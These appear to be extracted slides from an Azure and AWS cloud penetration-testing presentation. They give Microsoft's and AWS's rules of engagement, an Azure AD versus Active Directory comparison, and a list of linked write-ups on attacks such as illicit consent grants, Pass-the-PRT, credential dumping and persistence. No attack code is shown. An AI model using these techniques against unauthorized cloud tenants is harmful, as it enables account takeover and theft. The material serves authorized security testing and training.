
**SCOPE**

For the purposes of these Rules of Engagement, "Microsoft Cloud" is defined as including the following Microsoft products:

- Azure Active Directory
- Microsoft Intune
- Microsoft Azure
- Microsoft Dynamics 365
- Microsoft Power Platform
- Microsoft Account
- Office 365

<https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement>


# AZURE Services



# AZURE PENTEST

# MIND MAP

<https://github.com/CMEPW/azure-mindmap>




## Azure AD vs Active Directory

Active Directory	Azure AD
LDAP	REST API'S
NTLM/Kerberos	OAuth/SAML/OpenID
Structured directory (OU tree)	Flat structure
GPO	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20Azure%20Pentest.md#training>

- Introduction To 365-Stealer - Understanding and Executing the Illicit Consent Grant Attack
- Learn with @trouble1\_raunak: Cloud Pentesting - Azure (Illicit Consent Grant Attack) !!
- Pass-the-PRT attack and detection by Microsoft Defender for ... - Derk van der Woude - Jun 9
- Azure AD Pass The Certificate - Mor - Aug 19, 2020
- Get Access Tokens for Managed Service Identity on Azure App Service
- Bypassing conditional access by faking device compliance - September 06, 2020 - @DrAzureAD
- CARTP-cheatsheet - Azure AD cheatsheet for the CARTP course
- Get-AzurePasswords: A Tool for Dumping Credentials from Azure Subscriptions - August 28, 2018 - Karl Fosaaen
- An introduction to penetration testing Azure - Akimbocore
- Running Powershell scripts on Azure VM - NetSPI
- Attacking Azure Cloud shell - NetSPI
- Maintaining Azure Persistence via automation accounts - NetSPI
- Detecting attacks on active directory with Azure - Smartspate



RESOURCE

# AWS PLANET

tion Learn Partner Network AWS Marketplace Customer Enablement Events Explore More Q

AWS Cloud Security

Security Services

Use Cases ▾

Compliance ▾

Data Protection ▾

Blog

Partners ▾

Resources ▾

## Penetration Testing

Test the AWS environment against defined security standards

### AWS Customer Support Policy for Penetration Testing

AWS customers are welcome to carry out security assessments or penetration tests of their AWS infrastructure without prior approval for the services listed in the next section under "Permitted Services." Additionally, AWS permits customers to host their security assessment tooling within the AWS IP space or other cloud provider for on-prem, in AWS, or third party contracted testing. All security testing that includes Command and Control (C2) requires prior approval.

